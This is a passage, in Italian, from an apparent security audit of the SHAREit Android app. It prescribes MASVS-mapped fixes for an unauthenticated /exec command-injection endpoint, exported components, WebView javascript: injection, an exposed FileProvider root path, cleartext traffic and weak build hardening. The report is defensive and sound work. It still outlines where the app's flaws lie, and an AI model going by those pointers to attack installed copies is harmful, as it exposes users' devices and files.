- **Implementazione:** Riprogettare il server HTTP embedded affinché non accetti alcuna richiesta anonima su endpoint critici come /exec. 2. Implementare un meccanismo di autenticazione forte basato su token crittografici dinamici (es. *HMAC* o *Bearer Token* scambiati in fase di accoppiamento sicuro tramite un canale protetto) anziché basarsi su semplici mappe in memoria. 3. Eliminare il controllo basato solo sul prefisso IP 192.168., in quanto inefficace all'interno dello stesso segmento di rete (WLAN).

2. Remote Code Execution (RCE) via Command Injection

MASVS-CODE-2 (Platform-Specific Injection Vulnerabilities)

- **Rimedio principale: Sanitizzazione dell'input ed eliminazione delle chiamate di sistema dirette.**
- **Implementazione:**

1. Evitare l'uso di `Runtime.getRuntime().exec(String)` con concatenazione diretta delle stringhe.
2. Se è strettamente necessario invocare un comando di sistema come `getprop`, utilizzare le API native di Android (es. la classe `android.os.SystemProperties` tramite *reflection*, se accessibile, o definire un array rigoroso di stringhe, es:

```
Runtime.getRuntime().exec(new String[]{"system/bin/getprop",  
parametroSanificato})).
```

3. Implementare una whitelist rigida sui caratteri accettati dal modulo `DefaultChannel`, rigettando qualsiasi payload contenente metacaratteri di shell (`;`, `&`, `|`, `$`, ```).

3. Vulnerabilità nella Gestione dei Componenti (Component Hijacking)

MASVS-PLATFORM-2 (Secure Inter-Process Communication)

- **Rimedio principale: Principio del minimo privilegio nel Manifest.**
- **Implementazione:**
 1. Rivedere sistematicamente l'interfaccia IPC nel file `AndroidManifest.xml`. Per tutti i componenti (Activity, Service, Receiver) che devono comunicare solo internamente all'applicazione, impostare esplicitamente l'attributo: **`android:exported="false"`**
 2. Per i componenti che devono rimanere accessibili dall'esterno, proteggerli definendo un livello di permesso personalizzato con attributo di protezione adeguato.

Es. con “signature” (in modo che solo le app firmate dallo stesso sviluppatore possano invocarle):

```
<permission  
android:name="com.lenovo.anyshare.gps.permission.ACCESS_CORE"  
android:protectionLevel="signature" />
```

4. Vettori di Attacco IPC (Intent Spoofing)

MASVS-PLATFORM-2 (Secure Inter-Process Communication)

- **Rimedio principale: Validazione degli Intent e segregazione delle azioni.**
- **Implementazione:**
 1. All'interno dei metodi *onReceive()* dei Broadcast Receiver o nell'inizializzazione delle Activity, convalidare rigorosamente la provenienza dell'Intent tramite *getCallingActivity()* o *getCallingPackage()*.
 2. Non elaborare in background eventi critici come *PACKAGE_ADDED* o *NOTIFICATION_CLICKED* senza aver prima verificato che l'emettitore del messaggio sia il sistema operativo o un modulo fidato dell'applicazione.

5. Vulnerabilità delle WebView (Lethal Platform Interaction)

MASVS-PLATFORM-2 (Secure WebView Configuration) e MASVS-CODE-2 (Injection Vulnerabilities)

- **Rimedio principale: Validazione degli URL (White-listing) e Hardening di JavaScript.**
- **Implementazione:**
 1. Nella classe *BrowserActivity*, prima di invocare il metodo *webView.loadUrl(url)*, implementare un controllo rigoroso basato su una whitelist di domini autorizzati (es. solo domini *.wshareit.com).
 2. Disabilitare l'esecuzione di codice JavaScript se la pagina da visualizzare non lo richiede esplicitamente:

webView.getSettings().setJavaScriptEnabled(false);
 3. Se JavaScript è necessario, bloccare esplicitamente l'esecuzione dello pseudoprotocollo javascript filtrando l'input proveniente dall'Extra dell'Intent (*--es url*), impedendo così l'esecuzione di script arbitrari locali (XSS).

6. Perdita di Dati nei Log di Sistema (Data Leakage)

MASVS-STORAGE-2 (Prevention of Data Leakage)

- **Rimedio principale:** Rimozione automatica dei log in fase di compilazione (Production Build).
- **Implementazione:**

Utilizzare strumenti di ottimizzazione e offuscamento come ProGuard o R8 configurando una regola specifica nel file `proguard-rules.pro` per rimuovere sistematicamente tutte le chiamate alla classe `Log`.

7. Database Locali non Cifrati

MASVS-STORAGE-1 (Secure Local Data Storage)

- **Rimedio principale:** Adozione di crittografia a livello di storage (SQLCipher).
- **Implementazione:**
 1. Sostituire l'uso della classe `android.database.sqlite.SQLiteOpenHelper` con librerie esterne consolidate come `SQLCipher for Android`.
 2. Crittografare completamente i file `history.db` e `local.history.db` utilizzando una chiave derivata in modo sicuro (ad esempio tramite `PBKDF2`) e memorizzata all'interno del sistema sicuro di gestione delle chiavi di Android (Android Keystore System).

8. Violazione della Sandbox (Path Traversal via FileProvider)

MASVS-STORAGE-1 (Secure Local Data Storage) e MASVS-PLATFORM-2 (Secure File Sharing)

- **Rimedio principale:** Rimozione dei percorsi radice permissivi dalle configurazioni XML.
- **Implementazione:**
 1. Aprire il file XML associato al FileProvider (solitamente posizionato in `res/xml/paths.xml`).

2. Eliminare categoricamente il tag non sicuro *<root-path>*, che espone l'intero file system del dispositivo.
3. Dichiarare esclusivamente i percorsi specifici e strettamente necessari per le funzionalità di condivisione, limitando l'esposizione alle sole cartelle pubbliche o temporanee:

<paths>

<external-path name="shared_files" path="SHAREit/Download/" />

</paths>

9. Vulnerabilità nella Comunicazione di Rete

MASVS-NETWORK-1 (Secure Network Communication)

- **Rimedio principale: Imposizione di canali cifrati (HTTPS/TLS).**
- **Implementazione:**
 1. Modificare il file *res/xml/network_security_config.xml* per vietare il traffico non cifrato (cleartext), forzando l'uso esclusivo di protocolli sicuri:

<network-security-config>

<base-config cleartextTrafficPermitted="false" />

</network-security-config>
 2. Implementare la crittografia dei dati in transito (anche sulle porte locali come la 2999) adottando connessioni HTTPS con l'ausilio di certificati autofirmati accoppiati a un meccanismo di *Certificate Pinning* rigoroso, garantendo l'autenticità dei dispositivi ed evitando attacchi di tipo Man-in-the-Middle (MitM).

10. Qualità del Codice e Impostazioni di Build (Code Quality)

MASVS-CODE-1 (Secure App Compilation Options) e MASVS-RESILIENCE-1 (Reverse Engineering Resistance)

- **Rimedio principale:** Abilitazione delle mitigazioni binarie e offuscamento aggressivo.
- **Implementazione:**
 1. Hardening dei Binari Native: Esistono script di compilazione CMake o l'Environment dell'NDK (*Android NDK*) per includere i flag di sicurezza moderni per le librerie .so
 2. Hardening del Codice Java: Potenziare le regole di ProGuard/R8 applicando un offuscamento aggressivo dei dizionari di classi e metodi, e cifrare le stringhe sensibili (come le tabelle di routing dei server interni) tramite librerie di offuscamento avanzate (es. *DexGuard* o tool open-source di String Obfuscation) per ostacolare il Reverse Engineering.

BIBLIOGRAFIA

- **OWASP TOP 10 Vulnerability:** [OWASP Top 10 | OWASP Foundation](#)
- **The Mobile Application Security Verification Standard:** [OWASP MASVS | OWASP Mobile Application Security](#)
- **Mobile Security Framework:** [Mobile Security Framework - MobSF GitHub](#)
- **CVE-2019-12373 Detail:** <https://nvd.nist.gov/vuln/detail/CVE-2019-12373>
- **CVE-2020-27956 Detail:** <https://nvd.nist.gov/vuln/detail/CVE-2020-27956>